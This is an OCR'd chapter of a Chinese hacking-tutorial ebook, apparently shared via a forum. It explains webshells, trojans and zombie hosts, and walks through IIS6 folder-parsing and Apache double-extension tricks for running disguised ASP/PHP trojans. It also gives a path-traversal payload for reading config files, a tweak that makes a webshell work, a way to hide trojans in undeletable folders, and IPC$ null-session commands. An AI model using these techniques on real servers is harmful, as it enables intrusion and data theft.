不过，本人严正声明，**反对任何形式的黑客犯罪活动，如果你用黑客技术玩过了界，违反了相关法律法规，那就是玩火自焚了，咎由自取**。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
bbs.hh010.com

1.1 基础术语的了解

Webshell、肉鸡、端口……当你在这些名词之前不知所措的话，你还会认为自己可以成为一名合格的黑客爱好者吗？如果把入侵比成一场战争的话，那么我们现在要做的就是学习基本知识。军队打仗的军人都是要经过训练的，这样在战场上才能冷静的思考，沉着的应战。呵呵，迫不及待了吧？那就开始上课了。

1、后门

大家都知道，有些房子有正门和后门之分，后门和正门一样可以进入这个房子，其较之正门的最大优点就是隐蔽性高。**电脑技术中所说的后门乃是抽像概念，意指隐蔽性高或不常用的，区别于常规操作所使用的一种出入口**。

现今的网络上，后门形形色色，不过最多的还是两类，一种是基于web类的，就是下面要介绍的webshell；另一种就是基于系统类的，也就是大家常常在网络上听到的“灰鸽子”之类的软件。

后门这个词汇通常是具有贬义在里面，但是它的正面称呼应该是“远程管理工具”。现在一般网管对远程网站进行维护管理，就是通过类似功能的工具来操作，所以说，后门是作为双刃剑的一个典型黑客技术，它既可以成为骇客控制网站后用作日后进出这个网站的方便之门，也更是网管远程维护的好帮手。

2、Webshell

简单的讲，Webshell就是一个使用ASP、PHP或JSP脚本编写的木马后门，也就是说这些脚本文件是基于WEB服务开放的服务器才有效，当然，如果一个服务器支持ASP却不支持PHP，那么你放一个PHP的后门上去也是不能凑效的。如图1所示，就是一个ASP的Webshell。

当服务器不支持PHP时，你上传PHP类的文件是不会解析的，如图2所示，直接显示PHP文件源码了。解析相当于翻译，两个语言不通的人是无法进行交流的，只有通过翻译他们才能对话。

Webshell最大的优点就是可以通过防火墙的拦截，而且更具有隐藏性。通常的木马后门会在控制者控制服务器的时候留下大量的日志文件，而通过Webshell控制的话，则只会在WEB日志下留下痕迹，而WEB日志的庞大性以及较差的可阅读性导致了许多管理员忽略了对此项的检查。黑客通常在入侵了一台WEB服务

免责声明：本书部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图 1

器后放一个 Webshell，以便自己下次进入这个服务器的时候更加方便。

Webshell 的功能也很多，可以上传、下载文件，如果权限大的话，甚至可以执行系统的命令。因此，对于黑客来说，获得一个 Webshell 是快要沦陷一台服务器的重要标志，而对于管理员来说，则是受到大大威胁。

3、小马和大马

大家从字面应该就可以区分开来，“小”和“大”不仅意味着这两个脚本文件的体积，更重要的是，大马的功能比小马的功能要强得多。如前面图 1 所示，那就是大马，而著名的 diy.asp 小马就是如图 3 所示的界面，它的功能很少，只能实现上传文件。一般小马的上传功能，就是为了把大马上传到目标服务器，小马扮演的角色就相当于是大马的铺路石、马前卒。




图 2




图 3

4、木马

几乎每本书讲到木马这个章节的时候，基本都会提提《荷马史诗》里面讲的《特洛伊木马》的故事。也许你觉得这个故事很老套，但是谁让它这么经典呢？只有木马这个古老的传说才能更加生动的表达这个现代技术的名字。

大家看过布拉特·皮特主演的电影《特洛伊》了吗？十年战争的最后，顽强抵抗的特洛伊城久攻不下，攻方故意留下一个藏有士兵的木制大马并假装退兵，而守方以为这个木制大马是敌人逃跑太急而丢下的，并当成战利品运到城内。结果在夜晚，木制大马里的士兵悄悄出来，里应外合打开城门，杀了对方一个措手不及。

在这个故事里，涉及到的那个木制的马，就相当于现在的木马，而藏在木马里的士兵就相当于现今木

免责 古部
分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

马的各种各样的功能。而把木马运到城内的一方相当于现在网络中不计其数的网民，当然，这要看网民的安全意识。令人可悲的是，现在的网民在安全意识方面都不太高，尤其是在我们国家，许多不知情的电脑用户会不知不觉的运行黑客们的木马。

在电影中，受害方以为这个东西是战利品而对它放松了警惕，如果受害方对那个木马进行检查或看守，或者将计就计，就会有新的历史了。

5、肉鸡

这个词汇真是形象又生动，只是不知道是舶来品还是国产词汇。当你的电脑被骇客掌控后，那你的电脑就是骇客的傀儡了，骇客可以利用这台电脑做一切他想做的事情，比如安装一个DDoS攻击工具，把你的电脑“光荣”的加入骇客的僵尸攻击军团，任其调遣，成为帮凶，危害网络。

我想，肉鸡用出自《鸿门宴》里面的一句话来形容最为妥贴：“如今人方为刀俎，我为鱼肉”，意思是比喻生杀之权掌握在他人手里，自己处于被人宰割的地位。肉鸡和骇客的关系便是如此。

6、端口

端口这两个字眼大家肯定会经常碰到，其英文为PORT，可以简单的认为是计算机与外界通讯交流的出口。对于端口，可以用类比的方式来理解一下，比如端口可以被理解成是应用程序与应用程序之间用来通信和传送数据的通道，它就像是系统的一道门，通过这道门，能够直接的将数据发送到某一个指定的应用程序，以便该应用处理这些特定的数据。

比如，我们要打开www.baidu.com，那么我们本地计算机就要开一个端口和baidu.com的服务器上的80端口相连来实现信息的交流与处理。那么我们如何查看本地计算机上开放的端口以及和外界连接的端口号呢？可以**依次选择“开始”->“运行”，然后在输入框中输入CMD，会出现一个类似DOS窗口的界面**，如图4所示。



图4



图5

然后在此窗口中输入命令：**netstat -an**，会出现如图5所示的结果。

我们可以很清楚的看到，一共有四列，第一列表示的是协议，第二列表示的是本地的IP及开放的端口，第三列的Foreign Address表示外界的IP及开放的端口，第四列的State表示端口的状态，Listening表示是监听状态，等待外界来连接，Established则表示处于连接状态。这一项还包括有其它状态，大家就先了解这两种，以后遇到了其它的状态再为大家解释。

弄清楚各列的含义后，我们可以很清楚的看到本地的IP为119.98.94.223，本地的端口号2205与外界IP为220.181.6.18的80端口相连。学好端口这个词汇，还需要学习更多的连带知识，所谓知识是成系统而不是孤立的。端口之间通讯是需要双方遵循共同的协议才能互通，下面我把协议这个术语给大家介绍一下。

7、协议

像我们人类的语言一样，协议也有多种，它们供各种应用程序采用。如果两个应用程序都支持使用TCP/IP协议栈中的某种协议进行传输，那么它们就可以在使用TCP/IP协议栈的Internet上进行连接并交换数据。

接下来再说说TCP/IP协议栈。对于TCP/IP协议栈有一个标准的参考模型，但是这一模型只是参考而已，并非最终的标准，它就是著名的OSI（Open System Interconnect，开放式互联系统）七层模型。而目前在Internet上广泛使用的TCP/IP协议栈采用的实际上是DoD（Department of Defense，美国国防部依据OSI设计）模型，它是一个四层模型，完全参考了OSI模型并以OSI模型为基础制定出来的。简单点说，协议就

免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。
更多资源请关注鸿鹄论坛：bbs.hh010.com

是一种规范，大家都遵守，才不会有各种交流的障碍。

8、外网和内网

这两个怎么区分呢？以我个人碰到的最常见的情况来看，一般可以用数据是不是通过路由器来作为一个简单的判断标准。如果我们上网是几台电脑通过几根网线插入路由器上网的话，那么这几台电脑之间形成的局域网则为内网，而且它们之间可以相互称之为内网。而外网则刚好相反，一般一台电脑直接通过Modem的ADSL拨号功能上网，而这台电脑所处的网络环境我们就称之为外网了，它对外所显示的IP地址就是公网IP。

另外，上面的判断并不是标准的，完全是我个人的一点经验之谈，请记住：只要无法访问Internet的网络，那一定是个内网，而能够访问Internet的网络，则至少有一台电脑与外网交换数据。

9、注入

这里的注入一般是指脚本上的注入，攻击者把SQL命令插入页面请求的查询字条串，欺骗服务器执行恶意的SQL命令。由于在某些表单中，用户输入的内容直接用来构造动态的SQL命令，或作为存储过程的参数，从而可以获取想得到的密码或者其它服务器上的资料。总的来说，就是WEB设计者所编写的程序对从客户端提交的数据过滤不严而导致的信息泄漏，甚至会导致服务器的沦陷。

10、Wscript.shell

Wscrip.shell是Windows自带的组件，因为它过于强大，所以经常被黑客加以利用。它可以调用系统内核运行的DOS基本命令，与此对应的还有三个危险组件，它们分别是：**FSO、Shell.Application、WScript.Network**。

这几个组件的存在与否直接关系到黑客是否能成功攻陷你的服务器，所以，在不需要这些组件的情况下，我们应该尽量避免这些组件的存在。Wscrip.shell可以通过在运行里输入：**regsvr32 /u c:\winnt\system32\wshom.ocx**命令来卸载，而Shell.application组件可以通过在运行里输入：**regsvr32 /u c:\winnt\system32\shell32.dll**命令来卸载。

11、跳板

我们可以把跳板比喻成一件伪装的外衣或面具，当我们戴上面具在熟悉的人面前出现时，他们是很难分辨面具下的面孔究竟是谁，跳板的作用大概也是如此。我们知道，现在的黑客都不会把自己的真实地址暴露出来，其中很重要的就是IP地址。如果真要是查起来，是很容易找到本人的。那么，如果我先通过代理或者VPN连到国外，或者连到其它省份，这样在攻击的时候，在被攻击方的日志里留下的就是被我控制的机器的IP，而这些被我控制的机器就叫做跳板。

实际上跳板不止包括电脑，还包括cisco路由器等其它网络设置，而VPN也可以算作是跳板的另一种方式。但这里要提醒的一点是，理论上跳板的次数越多，找出真正的操作者的困难就越大。其实，如果真是跳了四到五次以后，你就会发现控制对方的电脑会变得越来越迟钝，也就是说跳多了以后，会导致网络质量的下降，而快速的网络质量在入侵过程中是不可缺少的，权衡利弊，自己考虑吧。

12、VPN

VPN的全称为Virtual Privaate Network，直译过来就是“虚拟专用网络”，我们可以把它理解成为虚拟出来的企业内部专线，它可以通过特殊的加密通讯协议把连接在Internet上的，位于不同地方的两个或多个企业内部网之间建立一条专有的通讯线路，这就好比是架设了一条专线一样，但是它并不需要真正的去铺设光缆之类的物理线路。如此一来，这也为黑客们隐藏自身提供了方便，假如黑客得到了一个VPN的账号，那么通过拨号上去再进行攻击的话，一般不会暴露自身。

13、权限

权限这个术语不得不提，我们平常使用电脑，对这个电脑就拥有着全部控制权限，一般称之为Administrator权限。而许多IIS服务以及一些脚本文件都是以低于这个权限在运行的，所以权限是有大小之分的。就像我们电脑里被禁用的GUEST用户一样，它可以做的事情Administrator一样可以做，但Administrator能做的一些事情GUEST却做不了。打个比方，就像职场里的经理和员工一样，职位不同，权利不同，所能调度公司的资源的大小就不同。不过员工通过自己的努力会提升为经理，这就是提权了，黑客们总是希望自己能够完全控制着其它电脑，所以会用各种手段或方法来达到这一目的。

好了，这些基本术语就讲到这里，当然，这么一点知识是远远不够的，不过是让你先大概的了解一下这个黑客世界。只不过，你学好了、学正了，就会得到大多数人的认可，可以做一个优秀的网络管理员，可是要是观念坏了，你有可能走上犯罪的道路。

免责声明：本站所有资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

1.2 服务器相关特性

在这里我要为大家讲到的就是关于 Windows 和 *nix 服务器下一些特殊的地方，一些在入侵过程中可以给我们带来重要信息的小技巧。有时候，说不定绞尽脑汁也没有解决的问题，这里有可能给你带来希望哦。

1.2.1 Windows 下的解析特性

在这里，我们不得不提到一个 Windows 设计产品里的 Windows Server 2003（简称为 Win2k3），在 Win2k3 下有一个致命文件解析漏洞，当我们在 Win2k3 的机器上创建一个以“**1.asp**”为名的文件夹（注：不是文件名，而是文件夹的名字），然后只要是通过网址访问存放在该文件夹下的文件的话，被访问的文件均会被缺省解析为.asp 文件。如访问 http://192.168.1.203/1.asp/diy.gif，就会把 diy.gif 以 asp 文件来解析，这就给伪装成图片后缀的 asp 木马带来了可乘之机，如图 6 所示。




图 6




图 7

虽然这个只对于 Win2K3 有效，但令人欣慰的是，在 Windows 服务器当中，使用 Win2K3 系统的服务器还真不少。

1.2.2 Windows 对../ 的支持

大家在 Hack 过程中，会遇到过滤不严的服务器，这样基本就可以让我们操作该服务器上的其它文件了，比如源代码泄露漏洞就是一个很好的例证。这里拿 Angel 分析的 Molyx Board 来让大家了解一下这个特性，因为其中的文件 **attachment.php** 缺乏对 Attach 变量有足够的过滤，从而导致远程攻击者可以构造这个变量访问该服务器上允许访问的文件。

如在这样一个URL中：**http://www.test.com/attachment.php?id=684&u=3096&extension=gif&attach=1105910809.gif&filename=1.gif**，这个 attachment.php 就会把服务器上的 1105910809.gif 文件的内容返回到浏览器上。后面的 filename 只是上传时的文件名字，这个变量不用管，如果我们发送一个请求，构造 Attach 变量为“**./../../../../../../includes/config.php**”，这样我们就可以读到一些配置文件的内容了，而配置文件里都是一些敏感信息。

这是../ 在脚本文件里的应用，除此之外，在隐藏文件时也有很大的用处，如我们**在 CMD 下输入 md z..**，然后在相应的目录下找到这个文件，你会发现删除不了这个文件夹，而且也进入不了这个文件夹，如图 7 所示。

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

怎么样，按普通的方法是进不去的，我们如果在这个文件夹下放一个木马或者其它不想让人知道的文件的话会是什么效果呢？呵呵，细心的朋友会发现，不能进去，那我们怎么将自己的文件放进去呢？其实我们只要在“运行”里输入相对应的文件路径名就可以了。

上例的z..\是在c盘目录下，我们只要**在运行中输入c:/z..**就可以进入了。是不是有点玄乎呀？还有一个问题不知道大家注意到了没有？那就是上一个例子我用的是/，而第二个例子我用的是\，这就是我要强调的地方：

> 在IIS中，/和\是没有多大区别的，也就是说，即使你输入了\，IIS也会自动帮你解析成/的。但在脚本文件里，这是两个符号，代表着不同的意思。所以说，大家如果在/被过滤的情况下，试一下\或许就会成功。

1.2.3 Windows对空格和.的忽略

大家知道在脚本语言中，如ASP和PHP，空格和.都是字符，是有特殊意义的。但是在Windows下，空格和.直接会被忽略掉，当然，我这里是指在文件的命名上。比如你现在**新建一个test.txt，然后重命名一下，在文件名后加空格或者.，变成test.txt.或者test.txt （注意有个空格）**，无论你加多少，回车后你会发现还是test.txt。

这一点在哪里可以应用到呢？就是上传！有些上传处理的文件对上传的文件过滤得不严，我们可以通过这种方式上传脚本木马，这个会在以后的章节中为大家讲到的。

1.2.4 Apache的解析问题

Apache也是一款提供WEB服务的软件，其拥有处理速度快、运行性能稳定等特点。但是Apache也暴出过一个致命的解析漏洞，那就是会把test.php.rar等类似文件当做test.php文件来解析。

大家都知道，一些asp、php后缀名的文件是不能直接上传的，这里Apache为我们提供了一个思路，使得可以上传任意这类文件达到拿Webshell的目的。如这样的一个URL：http://127.0.0.1/config.php.1111，看下效果吧，如图8所示。




图8

看到了吧？解析成功了。其实我们可以把后缀名改得更常用一些，如gif、swf、rar等。

1.2.5 不同系统对大小写的敏感问题

大家都知道在Windows下，是对大小写不敏感的，也就是说test.txt和TEST.txt是一个效果。但是在*nix下却不同，它对大小写非常的敏感，这一点尤其体现在WEB入侵中，我们在猜WEB目录的时候，要对症下药，这样效果才明显。

大家对比下如图9、图10所示的两张图，图9中输入的地址，ewebeditor全为小写，页面返回信息为“NOT FOUND”，有些朋友一看，就以为这个服务器上不存在ewebeditor这个目录。这时我们可以改一下字母大小写，把ewebeditor改为eWebEditor，再次访问，如图10所示，页面返回信息为“FORBIDDEN”。




图9




图10

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

看见不同了吧？图9返回的是404提示，图10返回的是403提示。图10的信息中，表示存在这个目录，只是不允许我们进入而已。而且根据页面上的信息，我们也可以知道该服务器上使用的系统为Red Hat，那可是*nix系统。

1.2.6 实例解析

上面讲了这么多，实际上我们会遇到哪些问题呢？接下来，就以我写过的一篇文章《浅析IIS6.0设计缺陷》来为大家揭开一些在实际过程中遇到问题时的解决方法，大家可以从这篇文章中了解到，一个好的思维是很必须的。

◆ 《浅析IIS6.0设计缺陷》 ◆

大家应该还记得动易那个没有过滤.和asp的漏洞吧？在WIN2003系统的IIS6.0配合下，我们很容易在如xx.asp的文件夹下上传一个xx.jpg的木马文件，这样就可以得到web木马了，今天我们谈到的问题就是这个设计缺陷。

一、无法访问大马的疑问及解决办法

本来也想往原理性的方面探讨下，可用google和百度怎么也搜索不出我想要的结果，而且网上也只说了个方法：让我们建一个xx.asp的文件夹，然后在其文件夹里面上传一个木马，把木马改成jpg或者gif后缀就可以得到我们的后门木马了。可在测试的时候却出现了一些让人疑惑的问题，且听我慢慢道来。

我虚拟机中的系统是WIN2003，装有IIS6.0并允许asp及aspx脚本文件执行。首先在IIS目录下建一个1.asp的文件夹，里面放一个大马，文件名已经改成dama.jpg，如图11所示。




图11




图12

接着我们来到物理本机进行访问，注意地址，为“**本机IP/1.asp/dama.jpg**”，如图12所示，访问成功。

然后我们修改地址为“**本机IP/1.asp**”进行访问，如图13所示，直接转向到1.asp文件夹下了。

这是怎么回事呢？这就是本文要解决的问题之一。问题很奇怪，按理说，都能访问了，应该可以正常登录及使用呀？到网上搜索了下，没有发现有这样类似的问题出现，于是到群里讨论了下，小组成员小浪给了我很大的启发：他认为既然都可以解析web木马了，不能登录的问题应该出在木马自身。

从前面的图片可以看出，木马接收到的参数发生了变化，也就是自动转向了1.asp文件夹，这是为什么呢？还是来看看木马的参数是怎么接收的吧。我从一个大马里找出了以下几行代码：

```
URL=Request.ServerVariables("URL")
ServerIP=Request.ServerVariables("LOCAL_ADDR")
Action=Request("Action")
```

最关键的是第一句，接收到的参数是通过url来传递的，也就是说当我们登录的时候，服务器会解析1.asp（这里我也表达的不太清楚），所以无法验证的情况便出现了。因此为了解决这个问题，我们只需要把第一句换成：**URL=Request.**




图13




图14

免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

ServerVariables("PATH_INFO")，这样就可以顺利的用大马访问了，如图14所示。

这里我们就不得不提下path_info这个变量了，它的功能就是呈现虚拟路径，这样也就可以顺利解析到dama.jpg下。不过从网上得到的答案是，直接先访问小马就不会出现这个问题，如图15所示。




图15

这是因为小马的功能简单，不涉及到复杂的路径解析，不过我等小菜应该本着学习的精神把更多的原理弄懂才是最要紧的。

二、对其它脚本文件解析的思考

小菜贵在学习和举一反三，可能我说的这个问题大牛们早就知道了，不过自己想出来后进行证明才是最重要的！当时我就想，既然能解析xx.asp文件夹下的文件，那xx.aspx、xx.php等是不是会解析相应的脚本文件呢？我虚拟机系统中的IIS是可以解析aspx马的，我们来试试。

直接在IIS目录下新建个aspx文件，然后访问，如图16所示。




图16

开始以为和asp大马一样要改下什么东西，可当我把一个平常的aspx文件放上去的时候，不能访问。后来证实，确实不能解析xx.aspx下的文件，因为连正常木马的aspx页面都没出来。那么xx.php呢？当我访问的时候，要么把php源码直接显示出来，要么就直接显示下载，如图17所示。

猜想可能是因为我的虚拟机系统不支持PHP造成的，于是又叫小浪同学测试了下，确实能够把xx.php文件夹下的文件解析成php文件，不过，他是用正常的PHP文件测试的，没有用PHP马来测试。

这篇文章主要是想弄清其它脚本是否也支持类似xx.asp/xx.jpg这种形式的解析，当然因为条件有限，我也没有继续测试cfm、cgi以及jsp等其它脚本文件了，同时也希望大家多关注下原理性的东西，毕竟了解原理才是最重要的。

总结：

第一章谈到的一些问题和术语都是在入侵过程中经常遇到的，上面的一篇文章除了要向大家介绍Windows的BUG及大马登录问题外，更重要的是向大家传播了一个信息——要学会抓住细节分析问题。一些不经意的小错误，里面可能就蕴藏着巨大的学问和精辟的知识。当然了，这些术语以及特性只是现在存在的，也有可能存在一些未知的知识点。当然，有问题就有解决的方法，这些特性有些已经在其最新版本里解决了，我会在以后的章节中尽量让内容保持与时俱近，让大家了解最新的漏洞利用和方法。大家如果想了解更多的术语，可以看一下“黑手”出品的《黑客术语图文词典》英文词汇版及《黑客词典》中文版，都是很好的书。




图17

免责 站部
分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com



每日及時觀看最新月刊書籍
就上海書香全網www.hh010.com
bbs.hh010.com

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

笔记002号档案：弱口令攻击及其它

什么叫弱口令呢？简单点说就是由常用的数字、字母、字符等组合成的，容易被别人通过简单及平常的思维方式就能猜到的密码。比如我们把密码设置成类似123456、admin等这样的简单组合。

如果你的账号存在弱口令特征，那么这是极其危险的，非法用户将可以利用弱口令进行攻击，从而扮演你而获得你账号的使用权。当你使用银行、QQ、E-mail、论坛及一切涉及到密码的地方，都有可能存在弱口令攻击，这些问题的存在就有可能导致电脑被入侵甚至个人的敏感信息被泄露。

当然了，除了这些弱口令之外，从攻击者的角度来看，一切有可能泄露目标信息的方法都有可能在攻击的时候用到。比如IIS的目录浏览就有可能把你web目录下的所有文件暴露在有恶意企图的人面前，这个时候如果web目录下存在一些重要的txt文档，或者一些其它的编辑器，那么情况就变得严重起来了，而这些正是攻击者想要得到的。

那么，这一部分让我们来一一见识一下这些攻击的形成及危害吧。

2.1 共享入侵——IPC$

这个知识点已经被人说烂了，可这里我还是要提，为什么？因为在渗透内网的时候这一招你应该会用到的。**IPC$（Internet Process Connection）是共享“命名管道”资源，它是为了让进程间通信而开放的命令管道，可以通过验证用户名和密码获取相应的权限，在远程管理计算机和查看计算机的共享资源时使用。利用IPC$，攻击者甚至可以与目标主机建立一个空的连接而无需用户名和密码（当然了，前提是对方机器开了IPC$共享，一般来说，IPC$共享默认是开启的）。**

通过在网上查阅的资料来看，攻击者可以利用空连接得到目标主机上的用户列表，那么这个是怎么回事呢？我们来看一下。先利用命令：**net use \\192.168.1.200\ipc$ "" /user:""**建立连接，现在我们可不可以像以前输入用户名和密码一样映射目标机的磁盘呢？试试命令：**net use z:\\192.168.1.200\c$**，可惜的是，还是要输入密码，如图1。




图1

那么用户列表用什么命令得到呢？通过分析最后得知，应该是采用暴破的方法，一个一个的试探。比如可以做成一个字典，然后扫描得出用户名和密码。

